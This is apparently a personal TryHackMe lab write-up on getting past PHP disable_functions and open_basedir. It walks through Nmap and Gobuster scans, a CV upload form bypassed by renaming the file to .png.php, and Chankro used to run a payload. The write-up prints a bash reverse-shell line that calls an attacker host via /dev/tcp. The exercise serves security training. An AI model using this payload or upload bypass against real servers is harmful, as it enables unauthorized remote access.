Personal Writeups
Bypass Disable Functions
Difficulty: Info
Category: Web
Platform: TryHackMe
Date: 2025-10-07
Author: Shito HENG
Link: https://tryhackme.com/room/bypassdisablefunctions
Summary
This writeup details my successful completion of TryHackMe Bypass Disable Fuctions room.
I. Introduction
“Bypass Disable Functions” is an info room in TryHackMe platform, that simulates a web server with restricted PHP functions (‘disable_function’) and directory access (‘open_basedir’). The objective is to upload a malicious PHP file, bypass these restrictions, and execute a reverse shell.
II. Methodology
1. Planning & Scoping
Target (Host): 10.201.16.212
Provided Files/Attachments: N/A
Scopes/Allow Actions: Testing limited to the TryHackMe lab environment. Actions follow platform rules (no brute force against external hosts; no exfiltration of real data).
Rules of Engagement (ROE):
- Test only the provided machine / resources
- Do not publish flags or sensitive data
Objective:
- Identify vulnerabilities in web server
- Bypass file upload restriction to upload the php backdoor file
- Execute reverse shell to gain access to the server
- Locate the file ‘flag.txt’
2. Scanning
Tool: Nmap
Usage: Active network scanner — discover hosts, open ports, services, versions, run NSE scripts for common checks.
Command
nmap -p- -Pn -sC -sV 10.201.16.212 --min-rate=10000
Result
Nmap scan report for 10.201.16.212
Host is up (1.9s latency).
Not shown: 34590 closed tcp ports (reset), 30943 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1f:97:54:30:24:... (RSA)
|   256 a7:21:78:6d:a6:... (ECDSA)
|_  256 57:1c:22:ac:59:... (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Ecorp - Jobs
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.68 seconds
Based on the result above, port 22 (ssh) and 80 (http) are open, which we could plan our further attack method
Tool: Gobuster
Usage: Web content discovery — brute‑force directories and file names on web servers.
Command
gobuster dir -u http://10.201.16.212 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100
Result
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.16.212
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315] [--> http://10.201.16.212/assets/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.201.16.212/uploads/]
From this output, we see that /assets and /uploads directory are accessable within web server.
3. Vulnerability Analysis
Next, we open the web server to see if there’re any path that we could exploit.

We see that it shows Hot Jobs in homepage, also has apply job navigation bar for applying the job


As we see here, it shows the submission for file in cv.php


4. Exploitation
In this room, we are recommend to use Chankro to exploit the web server
Usage: Tool to evade disable_functions and open_basedir
Installation
git clone https://github.com/TarlogicSecurity/Chankro.git
cd Chankro
python2 chankro.py --help
Command
python2 chankro.py --arch 64 --input c.sh --output tryhackme.php --path /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db
Description
--arch = Architecture of system victim 32 o 64.
--input = file with your payload to execute
--output = Name of the PHP file you are going to create; this is the file you will need to upload.
--path = It is necessary to specify the absolute path where our uploaded PHP file is located. For example, if our file is located in the uploads folder DOCUMENTROOT + uploads.
Before running the command, we need to create c.sh first
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/<ip>/<port> 0>&1'
Output




After that, we could use burpsuite to capture the file upload and change filename from tryhackme.php to tryhackme.png.php

5. Post-Exploitation

III. Challenges Faced
The challenge that I faced during this room is understanding how chankro.py works.
IV. Lesson Learned
In this room, I have learned about:
- How the exploitation work for submission using chankro.py
- How dangerous it is if the attacker could change the filetype of the file for submitting to web server
V. Remediation
For the remediation, we should apply the restrict function that only correct filetypes are allowed to submit; so that, attacker couldn’t change the filetype and submit the payload instead.
VI. References
https://tryhackme.com/room/bypassdisablefunctions